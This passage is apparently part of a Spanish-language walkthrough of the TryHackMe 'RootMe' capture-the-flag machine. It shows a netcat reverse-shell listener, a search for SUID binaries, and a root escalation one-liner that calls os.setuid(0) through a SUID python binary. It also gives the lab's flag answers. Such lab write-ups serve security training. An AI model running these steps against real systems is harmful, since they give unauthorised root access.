


Figura 14: Netcat en escucha

El usuario 'www-data' es un usuario predeterminado que se utiliza para ejecutar el servidor web Apache en muchos sistemas Linux. Dado que este usuario tiene permisos para leer y escribir en el directorio '/var/www',

que es donde Apache suele guardar los archivos del sitio web, decidimos buscar en este directorio, obteniendo la flag en el archivo 'user.txt'.




```

root@ip-10-10-143-84: ~
File Edit View Search Terminal Help
$ ls
backups
cache
crash
lib
local
lock
log
mail
opt
run
snap
spool
tmp
www
$ cd www
$ ls
html
user.txt
$ pwd
/var/www
$ cat user.txt
THM{y0u_g0t_a_sh3ll}

```

Figura 15: Flag user.txt

4.3. Task 3 Getting a Shell



Task 3 Getting a shell

Find a form to upload and get a reverse shell, and find the flag.

Answer the questions below

user.txt

THM{y0u_g0t_a_sh3ll}

[Correct Answer](#) [Hint](#)

Figura 16: Representación visual de la finalización de Task 3 - Obtención de la Shell.

5. Fase 3: Escalada de privilegios

En esta fase, nuestro objetivo era escalar privilegios para obtener acceso como root. Para lograr esto, decidimos buscar archivos con permisos SUID (Set User ID). Los archivos con permisos SUID son aquellos que se ejecutan con los privilegios del propietario del archivo, en lugar de los privilegios del usuario que lo ejecuta. Esto puede ser útil para ciertos programas que necesitan acceder a recursos del sistema que normalmente no estarían disponibles para un usuario normal.

Para buscar archivos con permisos SUID, utilizamos el comando:

```
find / -perm -4000 2>/dev/null
```

Este comando busca en todo el sistema archivos con permisos SUID. El '2>/dev/null' al final del comando se usa para descartar los errores de permiso denegado que pueden aparecer cuando 'find' intenta buscar en directorios a los que no tenemos acceso.

Al ejecutar este comando, encontramos varios archivos con permisos SUID. Sin embargo, uno de ellos nos llamó la atención: '/usr/bin/python'. Este archivo es inusual porque normalmente Python no necesita tener permisos SUID.

Se pueden verificar los permisos del archivo '/usr/bin/python' utilizando el comando 'ls' y ver si tiene el bit SUID establecido:

```
ls -la /usr/bin/python
```

La salida de este comando muestra los permisos del archivo python. Si el bit SUID está activado, veremos una s en lugar de una x en el lugar del permiso de ejecución del propietario (rws-r-xr-x en lugar de rwxr-xr-x). La presencia de la s indica que el bit SUID está configurado.

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
```

Figura 17: listado '/usr/bin/python'

```
$ ls -la /usr/bin/python
-rwsr-sr-x 1 root root 3665768 Aug  4 2020 /usr/bin/python
$
```


Figura 18: Archivo '/usr/bin/python'

La escalada de privilegios llevada a cabo mediante el script de Python implica ejecutar un código que altera el ID de usuario en la máquina objetivo, otorgando así los privilegios de root al usuario. Este procedimiento facilita la ejecución de comandos con permisos de root.

El comando utilizado para la escala de privilegios es el siguiente:

```
python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

En este comando, Python es empleado para modificar el ID de usuario al nivel de root (`os.setuid(0)`) y, posteriormente, abrir una shell con privilegios elevados (`os.system("/bin/sh")`). Esta secuencia de operaciones permite obtener acceso y ejecutar comandos con los privilegios de root en el sistema.




```
root@ip-10-10-143-84: ~
File Edit View Search Terminal Help
root@ip-10-10-143-84:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.20.153 55014 received!
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ /usr/bin/python -c 'import os; os.setuid(0); os.system("/bin/sh")'
whoami
root
```

Figura 19: Escalada de privilegios

6. Fase 4: Post-explotación

Durante la fase de post-explotación, se llevó a cabo una búsqueda exhaustiva del archivo "root.txt" en todo el sistema utilizando el comando `find`. Este comando, `find / -name root.txt 2>/dev/null`, busca el archivo específico denominado "root.txt" desde la raíz del sistema ("/") y redirige los errores a `/dev/null`, lo que evita la visualización de mensajes de error en la búsqueda. Una vez encontrado el archivo "root.txt", se visualizó su contenido utilizando el comando `cat`, lo que confirmó la obtención de la última flag.



```

root@ip-10-10-143-84: ~
File Edit View Search Terminal Help
root@ip-10-10-143-84:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.20.153 55014 received!
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ /usr/bin/python -c 'import os; os.setuid(0); os.system("/bin/sh")'

whoami
root
find / -name root.txt 2>/dev/null

/root/root.txt
cat /root/root.txt

```

Figura 20: Obtención de la flag root.txt

6.1. Task 4 Privilege escalation



Task 4 Privilege escalation

Now that we have a shell, let's escalate our privileges to root.

Answer the questions below

Search for files with SUID permission, which file is weird?

Find a form to escalate your privileges.

root.txt

Figura 21: Representación visual de la finalización de Task 4 - Escalada de privilegios

7. Máquina RootMe completada

La evaluación de la máquina *RootMe* ha concluido con éxito. Se han realizado las siguientes tareas:

- **Fase de reconocimiento:** Se identificaron vulnerabilidades y se recopiló información detallada del sistema y servicios expuestos.
- **Escaneo y enumeración:** Se ejecutaron herramientas como Gobuster y Nmap para identificar puertos abiertos, servicios y posibles vectores de ataque.
- **Explotación y escalada de privilegios:** Se logró obtener acceso a la máquina objetivo mediante el aprovechamiento de vulnerabilidades detectadas durante la fase de reconocimiento y se escaló privilegios con éxito.
- **Post-explotación:** Se exploraron los recursos del sistema, se recuperaron flags y se verificó el acceso completo al sistema.

Adjunto se encuentra la captura de pantalla que resume la finalización de todas las tareas y la consecución de los objetivos establecidos para esta evaluación.




Figura 22: ¡Máquina completa!

¡Feliz Hacking!
Narface